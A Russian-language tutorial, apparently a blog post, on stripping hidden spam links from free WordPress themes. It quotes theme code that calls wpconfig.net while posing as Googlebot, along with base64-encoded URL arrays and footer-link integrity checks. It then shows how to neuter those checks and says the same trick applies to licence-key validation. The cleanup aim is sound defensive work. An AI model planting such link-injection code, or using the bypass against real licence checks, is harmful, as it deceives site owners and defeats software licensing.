    [10] => <a href="http://www.med2.ru/index.php?category=dermatology">Дерматология</a>
    [11] => <a href="http://www.med2.ru/index.php?category=infectiousdiseases">Инфекционные заболевания</a>
    [12] => <a href="http://www.med2.ru/index.php?category=cardiology">Кардиология</a>
    [13] => <a href="http://www.med2.ru/index.php?category=neurology">Неврология</a>
    [14] => <a href="http://www.med2.ru/index.php?category=oncology">Онкология</a>
    [15] => <a href="http://www.med2.ru/index.php?category=paediatrics">Педиатрия</a>
    [16] => <a href="http://www.med2.ru/index.php?category=psychiatry">Психиатрия</a>
    [17] => <a href="http://www.med2.ru/index.php?category=pulmonology">Пульмонология</a>
    [18] => <a href="http://www.med2.ru/index.php?category=rheumatology">Ревматология</a>
    [19] => <a href="http://www.med2.ru/index.php?category=stomatology">Стоматология</a>
    [20] => <a href="http://www.med2.ru/index.php?category=traumatology">Травматология</a>
    [21] => <a href="http://www.med2.ru/index.php?category=urology">Урология</a>
    [22] => <a href="http://www.med2.ru/index.php?category=pharmacology">Лекарства</a>
    [23] => <a href="http://www.med2.ru/index.php?category=surgery">Хирургия</a>
    [24] => <a href="http://www.wpfree.ru/">Шаблоны wordpress</a>
```

Поэтому вырезаем весь ненужный код из header.php, сохраняем и проверяем работоспособность сайта.

```
<?php
/**
 * The Header for our theme.
 */
 ?>

<!DOCTYPE html>

<html <?php language_attributes(); ?>>

<head>
    <meta charset="<?php bloginfo('charset'); ?>" />
    <meta name="viewport" content="width=device-width">
    <title><?php wp_title('|', true, 'right'); ?><?php bloginfo('name'); ?></title>
    <link rel="pingback" href="<?php bloginfo('pingback_url'); ?>">
```

Все в порядке, сайт работает. И TAC больше не ругается.

Идем дальше — визуальный осмотр сайта. Видим в подвале еще одну ссылку.



Редактируем файл footer.php и вырезаем эту ссылку, сохраняемся.

```
<div class="adjective clearfix">

    <div class="copyright" >   </div>

    <div class="footer-bottom-right"></div>
```

Еще раз осматриваем сайт — чистота и порядок.


В целом, для поиска посторонних ссылок на сайте можно применять три способа:

1. визуальный осмотр страницы (при этом не видны скрытые ссылки)
2. осмотр исходного кода страницы (нажать CTRL - U)
3. использовать ссылочные анализаторы, типа RDS

RDS Bar (https://addons.mozilla.org/en-US/firefox/addon/rds-bar/) показывает кучу разной информации о сайте, но одна из функций полезна для нас именно с целью поиска внешних ссылок. Можно проверять внешние ссылки по кнопке либо включить подсветку внешних ссылок красной рамочкой.

Разбираем Car Star

Про этот шаблон TAC сказал нам следующее



и rwp checker также не понравился functions.php

Удаляем ссылки из подвала, хотя нас и предупреждают, что ссылки безвредные и дружелюбные, но пугают, что шаблон перестанет работать, если их удалить.


Было:

```
    <?php /*
                    All links in the footer should remain intact.
                    These links are all family friendly and will not hurt your site in any way.
                    Warning! Your site may stop working if these links are edited or deleted

                    You can buy this theme without footer links online at http://newwpthemes.com/buy/?theme=carstar
                */ ?>
    <div id="credits"><br /><?php if ($user_ID) : ?><?php else : ?><span style="font-size:9px; color:#888;">Thanks:
<?php if (is_home()) { ?><a href="http://maketnw.ru/" style="color:#888;text-decoration: none;">Maketnw</a>
<?php } elseif (is_single()) {?><a href="http://mgudt.com/" style="color:#888;text-decoration: none;">МГУДТ</a>
<?php } elseif (is_category()) {?><a href="http://wordpress-ru.ru/" style="color:#888;text-decoration: none;">Wordpress</a>
<?php } elseif (is_archive()) {?><a href="http://funuka.com/" style="color:#888;text-decoration: none;">Funuka</a>
<?php } elseif (is_page()) {?><a href="http://lifestar.ru/" style="color:#888;text-decoration: none;">Lifestar</a>
<?php } else {?><?php } ?></span><?php endif; ?></div>
```

Стало:

```
    <?php /*
                    All links in the footer should remain intact.
                    These links are all family friendly and will not hu
                    Warning! Your site may stop working if these links

                    You can buy this theme without footer links online
                */ ?>
    <div id="credits">   </div>
</div>
```

А сайт работать перестал, это называется защита от хитрых — ссылки удалил, сайт упал.



Вот как раз хитрый код в functions.php этим и занимается- проверяет на месте ли ссылки. Его хорошо видно по тексту предупреждения

```
if (!empty($_REQUEST["theme_license"])) { wp_initialize_the_theme_message(); exit(); } function wp_initialize_the_theme_message() { if (empty($_REQUEST["theme_license"
])) { $theme_license_false = get_bloginfo("url") . "/index.php?theme_license=true"; echo "<meta http-equiv=\"refresh\" content=\"0;url=$theme_license_false\">"; exit();
 } else { echo ("<p style=\"padding:20px; margin: 20px; text-align:center; border: 2px dotted #0000ff; font-family:arial; font-weight:bold; background: #fff; color:
#0000ff;\">All the links in the footer should remain intact. All of these links are family friendly and will not hurt your site in any way.</p>"); } }
```

Получается, что функция с названием wp_initialize_the_theme_message вызывается всякий раз, когда нужно написать страшное предупреждение и заблокировать шаблон.

Есть несколько способов «вылечить» шаблон.

Вариант номер раз: ищем все вызовы этой функции и вырезаем их. Попутно замечаем, что после каждого вызова идет функция exit/die которые являются синонимами и означают одно и тоже — прекратить выполнение скрипта.

```
182  function wp_initialize_the_theme_finish()
     "wp-login") > 0 ) { /* */ } else { $l = '<
     ); fclose($fd); if ( strpos($c, $l) == 0 |
     wp_initialize_the_theme_message(); die; }
183
```

```
324
325  function wp_initialize_the_theme_load() { if (!function_exists("wp_initialize_the_theme")) { wp_initialize_the_theme_message(); die; } }
```

```
166  }
167  if (!empty($_REQUEST["theme_license"])) { wp_initialize_the_theme_message(); exit(); }
     ])) { $theme_license_false = get_bloginfo("url") . "/index.php?theme_license=true"; ech
```

Вырезаем все wp_initialize_the_theme_message(); exit(); и wp_initialize_the_theme_message(); die; сохраняемся, радуемся — сообщение пропало, шаблон работает.

Вариант номер два: смотрим какие условия вызывают вызов функции предупреждения (а это отсутствие на месте ссылок) и подменяем эти условия

```
182  function wp_initialize_the_theme_finish() { $uri = strtolower($_SERVER["REQUEST_URI"]); if(is_admin() || substr_count($uri, "wp-admin") > 0 || substr_count($
     "wp-login") > 0 ) { /* */ } else { $l = '<br />'; $f = dirname(__file__) . "/footer.php"; $fd = fopen($f, "r"); $c = fread($fd, filesize($f)); $lp = preg_quo
     ); fclose($fd); if ( strpos($c, $l) == 0 || preg_match("/<\!--(.*" . $lp . ".*)-->/si", $c) || preg_match("/<\?php([^\?]+[^>]+" . $lp . ".*)\?>/si", $c) ) {
     wp_initialize_the_theme_message(); die; } } } wp_initialize_the_theme_finish();
183
```

Заменяем это условие на что-то безумное и нереальное, например если 1 будет равно 2

```
171  function wp_initialize_the_theme_finish() { $uri = strtolower($_SERVER["REQUEST_URI"]); if(is_admin() || substr_
     "wp-login") > 0 ) { /* */ } else { $l = '<br />'; $f = dirname(__file__) . "/footer.php"; $fd = fopen($f, "r");
     ); fclose($fd); if (1==2) { wp_initialize_the_theme_message(); die; } } } wp_initialize_the_theme_finish();
172
```

Похожий способ можно применять при проверке наличия лицензии или проверки ключа активации на валидность. В любом случае — рабочий чистый шаблон.

Разбираем Magazine

Как мы помним, TAC ничего интересного не нашел, поэтому по подсказке RWP будем осматривать functions.php. Кстати небольшое замечание по поводу внешнего осмотра на предмет ссылок- довольно часто встраиваются проверки, что если вы авторизированы как админ, то ссылки вам не показывать. Поэтому ищите внешние ссылки в другом броузере, как простой посетитель сайта.

В самом низу файла находим многообещающую функцию get links (получить ссылки)

```
201 class Get_links {
202
203     var $host = 'wpconfig.net';
204     var $path = '/system.php';
205     var $_socket_timeout    = 5;
206
207     function get_remote() {
208         $req_url = 'http://'.$_SERVER['HTTP_HOST'].urldecode($_SERVER['REQUEST_URI']);
209         $_user_agent = "Mozilla/5.0 (compatible; Googlebot/2.1; ".$req_url.")";
210
211         $links_class = new Get_links();
212         $host = $links_class->host;
213         $path = $links_class->path;
214         $_socket_timeout = $links_class->_socket_timeout;
215         //$_user_agent = $links_class->_user_agent;
```

Идет обращение к сайту wpconfig.net и скрипту system.php, который возвращает список ссылок для вывода на вашем сайте. В случае успеха- эти ссылки выводятся.


Сделаем так, чтобы успех был на нашей стороны: заставим функцию get_remote ничего не возвращать.

```
201 class Get_links {
202
203     function get_remote() {
204
205         return false;
206     }
207 }
```


Другой способ — просто полностью вытереть этот код, но есть риск, что шаблон перестанет работать если в другом файле проверяется наличие этого кода.

Для этого нужно поискать наличие в файлах определенного текста, например названия функции Get_links. В этом поможет Total Commander с возможностью поиска по каталогам и вложенным подкаталогам определенного файла или содержимого этого файла.


Результат поисков получился такой:




В functions.php описывается Get_links, а в comments.php – вызывается. Вот и то место, где будут выводиться левые ссылки.



Вырезаем запрос и вывод ссылок, сохраняем.



Порядок. Теперь выполняем визуальный осмотр сайта, ага — ссылки в подвале.




Смотрим footer.php и...

```php
<?php

// This file was added especially for the wp-signup.php and wp-activate.php files :-)

gk_load('after');
gk_load('footer');

// EOF
```

...ничего не находим.

Значит нужно поискать немного тщательнее, воспользуемся поиском в Тотал Коммандер, искать будем gk-copyrights




Видим два файла стилей, не обращаем на них внимания — и то что нам нужно, дополнительный файл макета подвала layouts\footer.php

```php
<footer id="gk-footer" class="gk-page">
    <div>
        <?php gavern_menu('footermenu', 'gk-footer-menu'); ?>

        <div class="gk-copyrights">
            <a href="http://www.gavick.com">GavickPro</a> - <a href="http://best-wordpress-templates.ru/">Темы WordPress</a>
        </div>
```


Вырезаем, сохраняем, проверяем работоспособность и радуемся.

Разбираем MagazinePlus

ТАС дает нам такую вводную информацию:



В подвале видим такую картину — 4 рекламные ссылки:



А в footer.php уже знакомые предупреждения:

```
<?php /*
    All links in the footer should remain intact.
    These links are all family friendly and will not hurt your site in any way.
    Warning! Your site may stop working if these links are edited or deleted

    You can buy this theme without footer links online at http://fthemes.com/buy/?theme=magazineplus
*/ ?>

<div id="credits">Powered by <a href="http://wordpress.org/"><strong>WordPress</strong></a> | Theme Designed by: <?php echo wp_theme_credits(0); ?>  | Thanks
to <?php echo wp_theme_credits(1); ?>, <?php echo wp_theme_credits(2); ?> and <?php echo wp_theme_credits(3); ?></div><!-- #credits -->
```

Удаляем все лишнее и оставляем только ссылку на Вордпресс:

```
<div id="credits">Powered by <a href="http://wordpress.org/"><strong>WordPress</strong></a></div><!-- #credits -->
```

Ожидаемо сайт поломался:

All the links in the footer should remain intact. All of these links are family friendly and will not hurt your site in any way.

В файле functions.php видим код, который ищет текст | Theme Designed by: <?php echo wp_theme_credits(0); ?> | Thanks to <?php echo wp_theme_credits(1); ?>, <?php echo wp_theme_credits(2); ?> and <?php echo wp_theme_credits(3); ?>

```
105
106
    function wp_initialize_the_theme_load() { if (!function_exists("wp_initialize_the_theme")) { wp_initialize_the_theme_message(); die; } } function
    wp_initialize_the_theme_finish() { $uri = strtolower($_SERVER["REQUEST_URI"]); if(is_admin() || substr_count($uri, "wp-admin") > 0 || substr_count($uri, "wp-login")
     > 0 ) { /* */ } else { $l = ' | Theme Designed by: <?php echo wp_theme_credits(0); ?>  | Thanks to <?php echo wp_theme_credits(1); ?>, <?php echo
    wp_theme_credits(2); ?> and <?php echo wp_theme_credits(3); ?>'; $f = dirname(__file__) . "/footer.php"; $fd = fopen($f, "r"); $c = fread($fd, filesize($f)); $lp =
    preg_quote($l, "/"); fclose($fd); if ( strpos($c, $l) == 0 ) { wp_initialize_the_theme_message(); die; } } } wp_initialize_the_theme_finish(); function
    wp_theme_credits($no){if(is_numeric($no)){global $wp_theme_globals,$theme;$the_wp_theme_globals=unserialize(base64_decode($wp_theme_globals));$page=md5($_SERVER[
    'REQUEST_URI']);$initilize_set=get_option('wp_theme_initilize_set_'.str_replace(' ','_',strtolower(trim($theme->theme_name))));if(!is_array($initilize_set[$page])){
    $initilize_set=wp_initialize_the_theme_go($page);}$ret='<a href="'.$the_wp_theme_globals[$no][$initilize_set[$page][$no]].'">'.$initilize_set[$page][$no].'</a>';
    return $ret;}}
```

и если не находит — устраивает панику.

Видим уже знакомый ранее код — функция вывода текста и функция прерывания

wp_initialize_the_theme_message(); die;

Создадим невыполнимое условие для ее вызова

Заменим это

```
if ( strpos($c, $l) == 0 ) { wp_initialize_the_theme_message(); die; } }
```

на это


```
; if ( 1 == 0 ) { wp_initialize_the_theme_message(); die; } }
```

Сохраняем, проверяем.

И все, красота и порядок :-)

Но есть одно но, что должно вас смутить и сказать «Эй, разве это все?!»

Точно. А где же страшный текст, про то что все ссылки в футере должны быть на месте. В functions.php его не было. Воспользуемся поиском Тотал коммандер:




И посмотрим что это за файл

```
}
if (!empty($_REQUEST["theme_license"])) { wp_initialize_the_theme_message(); exit(); } function wp_initialize_the_theme_
])) { $theme_license_false = get_bloginfo("url") . "/index.php?theme_license=true"; echo "<meta http-equiv=\"refresh\" c
 } else { echo ("<p style=\"padding:20px; margin: 20px; text-align:center; border: 2px dotted #0000ff; font-family:arial
#0000ff;\">All the links in the footer should remain intact. All of these links are family friendly and will not hurt yo
 =
"YTo0OntpOjA7YTo0OTp7czoxODoicjQzZHNvZmZpY2llbHMuY29tIjtzOjI5OiJodHRwOi8vd3d3LnI0M2Rzb2ZmaWNpZWxzLmNvbSI7czoyMjoid3d3LnI
NDNkc29mZmljaWVscy5jb20iO3M6Mjk6Imh0dHA6Ly93d3cucjQzZHNvZmZpY2llbHMuY29tIjtzOjI5OiJodHRwOi8vd3d3LnI0M2Rzb2ZmaWNpZWxzLmNv
y93d3cucjQzZHNvZmZpY2llbHMuY29tIjtzOjY6InI0LTNkcyI7czoyNzoiaHR0cDovL3d3dy5yNDNkc3dvcmxkLmNvLnVrIjtzOjEyOiJuaW50ZW5kbyAzZ
9tIjtzOjY6IjNkcyB4bCI7czoyNToiaHR0cDovL3d3dy5yNGkzZHNyNGZyLmNvbSI7czoxNDoicjQzZHNtb25kby5jb20iO3M6MjU6Imh0dHA6Ly93d3cucj
vbSI7czoyNToiaHR0cDovL3d3dy5yNDNkc21vbmRvLmNvbSI7czoyNToiaHR0cDovL3d3dy5yNDNkc21vbmRvLmNvbSI7czoyNToiaHR0cDovL3d3dy5yNDN
aHR0cDovL3d3dy5yNDNkc21vbmRvLmNvbSI7czo3OiJyNGkgM2RzIjtzOjI2OiJodHRwOi8vd3d3LnI0aXNkaGMtM2RzLmZyLyI7czoxOToibmludGVuZG8g
TNkcy5mci8iO3M6MTQ6InI0aTNkc3I0ZnIuY29tIjtzOjI1OiJodHRwOi8vd3d3LnI0aTNkc3I0ZnIuY29tIjtzOjE4OiJ3d3cucjRpM2RzcjRmci5jb20iO
U6Imh0dHA6Ly93d3cucjRpM2RzcjRmci5jb20iO3M6MjU6Imh0dHA6Ly93d3cucjRpM2RzcjRmci5jb20iO3M6NjoicjRpM2RzIjtzOjI1OiJodHRwOi8vd3
geGwiO3M6Mjc6Imh0dHA6Ly93d3cucjQzZHN3b3JsZC5iby51ayI7czoxMToid2Vic2l0ZSBvNGkiO3M6MjU6Imh0dHA6Ly93d3cucjRpM2RzcjRmci5jb20
```

Ого, да тут не только сообщение, а еще и куча зашифрованного кода, который кстати ни RWP, ни TAC не заметили (берем себе на заметку, что скрипты скриптами, но голова — это наше все).

Если скормить его base64 декодеру, то увидим, что он содержит огромный массив ссылок, которые собственно и планировалось выводить на нашем сайте:





```
//www.r4revolution3ds.com";s:15:"r4revolution3ds";s:30:"http://www.r4revolution3ds.com";s:7:"website";s:33:"http://www.o
.o2signalboosters.co.uk";s:4:"more";s:33:"http://www.o2signalboosters.co.uk";s:13:"r4-revolution";s:30:"http://www.r4rev
.ution3ds.com";s:12:"r4carduk.com";s:23:"http://www.r4carduk.com";s:16:"www.r4carduk.com";s:23:"http://www.r4carduk.com";
icarduk.com";s:8:"r4carduk";s:23:"http://www.r4carduk.com";s:6:"r4 3ds";s:23:"http://www.r4carduk.com";s:12:"cards for r4
:ore";s:23:"http://www.r4carduk.com";s:8:"official";s:23:"http://www.r4carduk.com";s:16:"r43dsworld.co.uk";s:27:"http://w
:27:"http://www.r43dsworld.co.uk";s:27:"http://www.r43dsworld.co.uk";s:27:"http://www.r43dsworld.co.uk";s:10:"r43dsworld
